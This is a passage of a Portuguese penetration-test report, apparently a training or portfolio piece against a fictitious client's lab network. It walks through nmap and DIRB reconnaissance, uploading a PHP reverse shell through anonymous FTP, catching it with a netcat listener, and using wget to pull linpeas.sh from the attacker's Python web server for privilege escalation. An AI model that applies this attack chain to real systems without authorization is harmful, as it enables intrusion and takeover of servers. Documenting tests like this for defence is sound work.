Formado em Sistemas de Informação com pós-graduação em Segurança da Informação, Gestão e Governança da Tecnologia da Informação e Cibersegurança Ofensiva.

Possui as Certificações:

- Certified Information Systems Security Professional (**CISSP**)
- Cloud Security Certification (**CCSP**)
- Certified Ethical Hacker (**CEH**)
- EXIN Data Protection Officer (**DPO**)
- EXIN Privacy and Data Protection Foundation (**PDPF**)
- EXIN Information Security Management ISO 27001
- EXIN Privacy&Data Protection
- ISO/IEC 27001
- Information Technology Infrastructure Library ITIL Foundation

Sessão Técnica


Nesta sessão apresentamos de forma técnica, quais foram os ataques realizados e seus resultados.

O **suposto cliente fictício** deste relatório disponibilizou uma conexão via VPN e após estabelecer a VPN o primeiro passo foi realizar um scan na rede 192.168.80.0/24 excluindo o host 192.168.80.1 conforme determinação do cliente.

O teste de intrusão adotou a abordagem **Black Box**, que consiste em avaliar a segurança do sistema sem conhecimento prévio sobre sua estrutura interna. Esse tipo de teste simula o comportamento de um atacante externo, explorando vulnerabilidades **externas e internas** que possam ser utilizadas para obter acesso não autorizado a informações sensíveis.

A metodologia aplicada permitiu a identificação de **falhas exploráveis sem credenciais prévias**, avaliando a resiliência do ambiente contra tentativas de invasão realistas. Dessa forma, foi possível analisar o impacto potencial dessas vulnerabilidades e fornecer recomendações estratégicas para **fortalecer a segurança e minimizar os riscos de exposição de dados confidenciais**.

Iniciando o scan na rede para identificar os hosts conforme evidência abaixo excluindo o gateway 192.168.80.1.



```
(kali@kali) ~$ nmap -iL 192.168.80.3-192.168.80.202
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-01 12:42 EDT
Nmap scan report for 192.168.80.3
Host is up (0.16s latency).
Nmap scan report for 192.168.80.113
Host is up (0.17s latency).
Nmap scan report for 192.168.80.200
Host is up (0.16s latency).
Nmap scan report for 192.168.80.201
Host is up (0.16s latency).
Nmap scan report for 192.168.80.202
Host is up (0.16s latency).
Nmap done: 255 IP addresses (5 hosts up) scanned in 7.79 seconds
(kali@kali) ~$
```

Figura 4 - Resultado do scan da rede excluindo o host 192.168.80.1

Foram localizados os cinco hosts abaixo:

- 192.168.80.3
- ~~192.168.80.113~~
- ~~192.168.80.200~~
- ~~192.168.80.201~~
- ~~192.168.80.202~~

Servidor 192.168.80.3

Scan e reconhecimento

Descrição da vulnerabilidade

Durante a fase de análise, foi identificado que o servidor FTP em execução no host remoto permite logins anônimos, possibilitando que qualquer usuário remoto se conecte e se autentique sem fornecer credenciais exclusivas. Essa configuração expõe o ambiente a riscos significativos, pois permite o acesso irrestrito a arquivos e diretórios e possibilita que usuários não autenticados realizem upload de arquivos no sistema.

A exploração dessa vulnerabilidade será utilizada como um vetor de ataque para obtenção de acesso privilegiado (root) no servidor. Esse tipo de falha representa um risco crítico, pois pode ser explorado para envio de arquivos maliciosos, escalonamento de privilégios e comprometimento do ambiente. Medidas corretivas, como restrição de acesso anônimo, segmentação de diretórios e monitoramento de atividades no FTP, devem ser implementadas para mitigar essa exposição.

Principais Ferramentas utilizadas

-
-
-
-
-
-
-



Principais Comandos utilizados

-
-
-
-
-



Durante a fase de descoberta, foi utilizado o **Nmap (Network Mapper)**, uma ferramenta de código aberto amplamente empregada para **varredura de rede, descoberta de hosts e auditoria de segurança da informação**.

A análise revelou que as **portas 21 (FTP), 22 (SSH) e 80 (HTTP)** estavam abertas, indicando que esses serviços estavam ativos no servidor remoto. A presença dessas portas sugere **potenciais vetores de ataque**, especialmente no serviço **FTP**, que foi identificado como vulnerável devido à permissão de **logins anônimos**.

Essa informação foi essencial para direcionar a exploração das vulnerabilidades, avaliando possíveis falhas de configuração e identificando oportunidades para **acesso não autorizado ou escalonamento de privilégios**.

```
(kali@kali:~) $ nmap -i 192.168.80.3 -sC -sV --script vuln 192.168.80.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-04 09:16 EDT
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:16
Completed NSE at 09:17, 10.00s elapsed
Initiating NSE at 09:17
Completed NSE at 09:17, 0.00s elapsed
Initiating Ping Scan at 09:17
Scanning 192.168.80.3 [2 ports]
Completed Ping Scan at 09:17, 0.17s elapsed (1 total hosts)
Initiating Connect Scan at 09:17
Scanning m30 (192.168.80.3) [1000 ports]
Discovered open port 21/tcp on 192.168.80.3
Discovered open port 80/tcp on 192.168.80.3
Discovered open port 22/tcp on 192.168.80.3
Increasing send delay for 192.168.80.3 from 0 to 5 due to 35 out of 115 dropped probes since last increase
Completed Connect Scan at 09:17, 25.48s elapsed (1000 total ports)
Initiating Service scan at 09:17
Scanning 3 services on m30 (192.168.80.3)
Completed Service scan at 09:17, 11.49s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.80.3.
Initiating NSE at 09:17
NSE: [firewall-bypass] lacks privileges.
Completed NSE at 09:19, 102.12s elapsed
Initiating NSE at 09:19
NSE: [tls-ticketbleed] Not running due to lack of privileges.
Completed NSE at 09:19, 0.72s elapsed
Nmap scan report for m30 (192.168.80.3)
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
vulners:
cpe:/a:openbsd:openssh:8.2p1:
CVE-2020-15778 6.8 https://vulners.com/cve/CVE-2020-15778
C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 *EXPLOIT*
```

Figura 3.1 - Resultado do scan com nmap

Vetor de ataque selecionado: Serviço FTP porta 21 permitindo usuário anônimo;

Durante a fase de análise, utilizamos a ferramenta **DIRB**, que permitiu a identificação de diretórios acessíveis no servidor remoto. O **DIRB** é um scanner de diretórios baseado em força bruta que testa uma lista predefinida de nomes de diretórios e analisa os códigos de resposta HTTP para determinar quais são acessíveis.

Com essa abordagem, foi possível localizar um diretório vulnerável onde um **arquivo PHP de shell reverso** poderia ser carregado e executado via navegador. Essa descoberta foi essencial para a exploração da vulnerabilidade, possibilitando a execução remota de comandos e permitindo a escalonamento de privilégios no sistema alvo.


```
(root@kali:~)
# nmap -sC -sV -p- 192.168.80.3
Warning: 192.168.80.3 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.80.3
Host is up, received user-set (0.15s latency).
Scanned at 2022-04-01 12:51:58 EDT for 1111s
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxrwxr-x 6 1005 1005      4096 Mar 05 00:13 assets
drwxrwxrwx 3 113  120      4096 Apr 01 13:50 fileuploads [NSE: writeable]
-rw-rw-r-- 1 1005 1005      31294 Jul 20 2019 index.html
-rw-rw-r-- 1 1005 1005      5720 Jul 08 2019 prepros-6.config
ftp-syst:
STAT:
FTP server status:
  Connected to ::ffff:10.10.103.2
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 1
  vsFTPD 3.0.3 - secure, fast, stable
_End of status
```

Figura 3.2 - Resultado do scan com nmap

Comando

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://192.168.80.3/_files/assets/ --
--

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://192.168.80.3/_files/fileupload
s/ --

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Apr  4 09:15:33 2022
DOWNLOADED: 7104 - FOUND: 3

(root@kali:~) - [/home/kali]
# dirb http://192.168.80.3
```

Figura 3.3 - Resultado do comando Dirb

Para viabilizar a execução remota de comandos no servidor alvo, utilizamos o **gerador de shell reverso online** disponível em [RevShells](https://revshells.com/). Essa ferramenta permitiu a criação de um **código em PHP** configurado para estabelecer uma conexão reversa entre o servidor comprometido e a máquina do atacante.

O código gerado foi configurado com o **endereço IP associado à interface da VPN** e a **porta 1234**, permitindo que o servidor alvo se conectasse de volta à máquina controlada pelo

atacante. Esse método possibilitou a obtenção de um **shell interativo**, fundamental para a continuidade da exploração e o escalonamento de privilégios no ambiente.




Figura 3.4 – Print do site revshells.com

Após gerar o **shell reverso** utilizando o [RevShells](https://revshells.com), o **payload foi baixado e salvo localmente** para posterior execução no servidor alvo. Para garantir sua execução dentro do ambiente comprometido, o arquivo foi editado e sua extensão foi alterada para **.php**, sendo renomeado como **shellfb2.php**.

Essa modificação permitiu que o código malicioso fosse interpretado corretamente pelo servidor web, possibilitando a **execução remota de comandos** assim que o arquivo fosse acessado via navegador.

Esse processo foi fundamental para a continuidade da exploração e obtenção de controle sobre o sistema alvo.

```
(kali) $ ls -la
total 888
drwxr-xr-x  2 kali kali   4096 Apr  4 09:16 .
drwxr-xr-x 10 kali kali   4096 Apr  1 13:45 ..
-rw-r--r--  1 root root    804 Apr  1 13:10 192168803.gnmap
-rw-r--r--  1 root root   4399 Apr  1 13:10 192168803.nmap
-rw-r--r--  1 root root  13934 Apr  1 13:10 192168803.xml
-rw-r--r--  1 kali kali   2841 Apr  1 14:48 49719.py
-rw-r--r--  1 root root    113 Apr  1 15:16 achei.html
-rw-r--r--  1 kali kali     86 Apr  1 15:47 fbphp.php
-rw-r--r--  1 root root  31294 Apr  1 13:44 index.html
-rw-r--r--  1 root root  77556 Apr  1 16:00 linpeas.sh
-rw-r--r--  1 kali kali    304 Apr  4 09:16 log30nmap.txt
-rw-r--r--  1 kali kali   1127 Apr  4 09:24 log3nmap.txt
-rw-r--r--  1 root root   5720 Apr  1 13:45 prepros6-config
-rw-r--r--  1 root root   2585 Apr  1 15:57 shellfb1.php
-rw-r--r--  1 kali kali   2585 Apr  4 09:03 shellfb2.php
-rw-r--r--  1 root root  20725 Apr  4 08:25 teste.txt.save
```

Figura 3.5 – Evidência do arquivo shellfb2.php

Realizei upload do arquivo via FileZilla informando o IP do host de destino, o usuário anonymous sem senha, selecionei o diretório de destino fileuploads e realizei o upload do arquivo malicioso **shellfb2.php**.

Conforme identificado no scan o servidor FTP de destino permite logins anônimos, ou seja, não é necessário fornecer uma senha para autenticação.




Figura 3.6 – Evidência da transferência do arquivo shellfb2.php

Após a preparação do **payload PHP**, o **Netcat (NC)** foi configurado para aguardar a conexão reversa proveniente do servidor alvo. O **Netcat** é uma ferramenta essencial para estabelecer

comunicações de rede, sendo amplamente utilizada para **receber conexões remotas e interagir diretamente com sistemas comprometidos**.

A configuração foi realizada para escutar na **porta 1234**, aguardando a execução do arquivo **shellfb2.php** no servidor alvo. Assim que o código foi acionado, a conexão foi estabelecida, proporcionando **acesso remoto ao sistema** e permitindo a execução de comandos de forma interativa. Essa etapa foi fundamental para a continuidade da exploração e a possível escalada de privilégios dentro do ambiente comprometido.




Figura 3.7 – Evidência do comando nc escutando por uma conexão de entradas

Obtenção de Acesso ao Shell e Preparação para Escalção de Privilégios

Com a execução bem-sucedida do **shell reverso**, o acesso remoto ao servidor foi estabelecido, permitindo a interação direta com o sistema. O próximo passo no processo de exploração foi a **escalada de privilégios**, que exigiu a transferência de ferramentas adicionais para o ambiente comprometido.

Para facilitar o envio desses arquivos, foi iniciado um **servidor web Python** na máquina do atacante. Esse método simplificou a transferência de scripts e binários necessários para a exploração, permitindo que o servidor comprometido fizesse o **download direto** desses arquivos por meio de comandos simples, como wget ou curl.

A utilização do **servidor HTTP embutido do Python** foi estratégica, pois possibilitou um **método rápido e eficiente de movimentação lateral e exploração dentro do ambiente comprometido**.




Figura 3.8 – Evidência do shell reverso

Com o **shell reverso estabelecido**, foi possível interagir diretamente com o sistema comprometido. Para facilitar a transferência dos arquivos necessários para a **escalação de privilégios**, foi utilizado o **módulo SimpleHTTPServer do Python**, que permite a criação rápida de um **servidor HTTP temporário**.

O **SimpleHTTPServer** fornece manipuladores de requisições **GET** e **HEAD**, permitindo que o servidor comprometido faça o download dos arquivos hospedados na máquina do atacante. O caminho especificado pelo cliente é interpretado como um nome de arquivo relativo ao diretório em que o servidor foi iniciado, tornando esse método uma alternativa eficiente para **movimentação lateral** e **execução de exploits dentro do ambiente comprometido**.

Essa abordagem simplificou a **transferência de ferramentas essenciais** para a exploração, garantindo um fluxo contínuo no processo de escalonamento de privilégios.





Figura 3.9 – Evidência do uso do módulo SimpleHTTPServer

Com o **shell reverso estabelecido**, iniciou-se a análise do ambiente para identificar possíveis **vetores de escalonamento de privilégios**. Para automatizar esse processo, foi utilizado o **LinPEAS (Linux Privilege Escalation Awesome Script)**, uma ferramenta amplamente

empregada para detectar **configurações inseguras, arquivos com permissões indevidas e vulnerabilidades exploráveis**.

O script **linpeas.sh** foi transferido para o servidor comprometido utilizando o comando **wget**, sendo salvo no diretório **/tmp** uma área frequentemente utilizada para armazenamento temporário de arquivos e que geralmente permite escrita sem privilégios administrativos.

A execução do **LinPEAS** forneceu um diagnóstico detalhado do sistema, identificando **possíveis caminhos para escalonamento de privilégios**, incluindo arquivos com **SUID mal configurados, permissões indevidas, credenciais expostas e serviços vulneráveis** que poderiam ser explorados para obter acesso root.



```
root@kali: ~/kali
File Actions Edit View Help

2022-04-04 13:45:11 (20.8 MB/s) - 'index.html' saved [771544]

FINISHED --2022-04-04 13:45:11--
Total wall clock time: 0.2s
Downloaded: 1 files, 753K in 0.04s (20.8 MB/s)
$ ls
index.html
$ pwd
/tmp
$
--2022-04-04 13:46:12-- http://10.10.103.6/linpeas.sh
Connecting to 10.10.103.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 775556 (757K) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 6% 148K 5s
 50K ..... 13% 293K 3s
100K ..... 19% 884K 2s
150K ..... 26% 465K 2s
200K ..... 33% 976K 1s
250K ..... 39% 881K 1s
300K ..... 46% 864K 1s
350K ..... 52% 108K 1s
400K ..... 59% 481M 1s
450K ..... 66% 543M 1s
500K ..... 72% 517M 0s
550K ..... 79% 419M 0s
600K ..... 85% 577M 0s
650K ..... 92% 464M 0s
700K ..... 99% 8.41M 0s
750K ..... 100% 267M=1.3s

2022-04-04 13:46:14 (579 KB/s) - 'linpeas.sh' saved [775556/775556]
```

Figura 3.10 – Evidência do comando **wget**

O comando **ls** foi utilizado para verificar se a transferência realmente foi concluída com sucesso conforme vemos na imagem abaixo.




Figura 3.11 – Evidência da transferência do arquivo

Executando o comando `linpeas.sh` no host destino, O Linux local Privilege Escalation Awesome Script (linPEAS) é um script que procura possíveis caminhos para escalar privilégios no host Linux de destino e pode ser baixado através do link abaixo.

- <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>




Figura 3.12 – Evidência da execução do comando `linpeas.sh`

```
root@  
File Actions Edit View Help  
Linux Privsec Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist  
LEGEND:  
RED/YELLOW: 95% a PE vector  
RED: You should take a look to it  
LightCyan: Users with console  
Blue: Users without console & mounted devs  
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)  
LightMagenta: Your username  
Starting linpeas. Caching Writable Folders ...  
Basic information  
OS: Linux version 5.4.0-107-generic (buildd@lcy02-amd64-058) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1-20.04.1))  
hu Mar 24 16:04:27 UTC 2022  
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)  
Hostname: SRVFTP  
Writable folder: /dev/shm  
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)  
[+] /usr/bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan port)  
[+] nmap is available for network discover & port scanning, you should use it yourself  
Caching directories . . . . . uniq: wri  
uniq: write error: Broken pipe  
DONE  
System Information  
Operative system  
https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits  
Linux version 5.4.0-107-generic (buildd@lcy02-amd64-058) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1-20.04.1))  
ar 24 16:04:27 UTC 2022  
Distributor ID: Ubuntu  
Description: Ubuntu 20.04.3 LTS  
Release: 20.04  
Codename: focal  
Sudo version  
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version  
Sudo version 1.8.21  
linpeas.sh: 1189: [: not found  
linpeas.sh: 1189: rpm: not found  
linpeas.sh: 1189: 0: not found
```

Figura 3.13 – Evidência da execução do comando linpeas.sh

O script LinPEAS nos fornece muitas informações relevantes e foi necessário algumas horas para analisar todo o conteúdo.

O LinPEAS também nos trouxe informações relevantes para o escalonamento de privilégios, para esta finalidade sempre verificamos as permissões de **root** para qualquer usuário executar qualquer arquivo ou comando conforme veremos na tela abaixo.

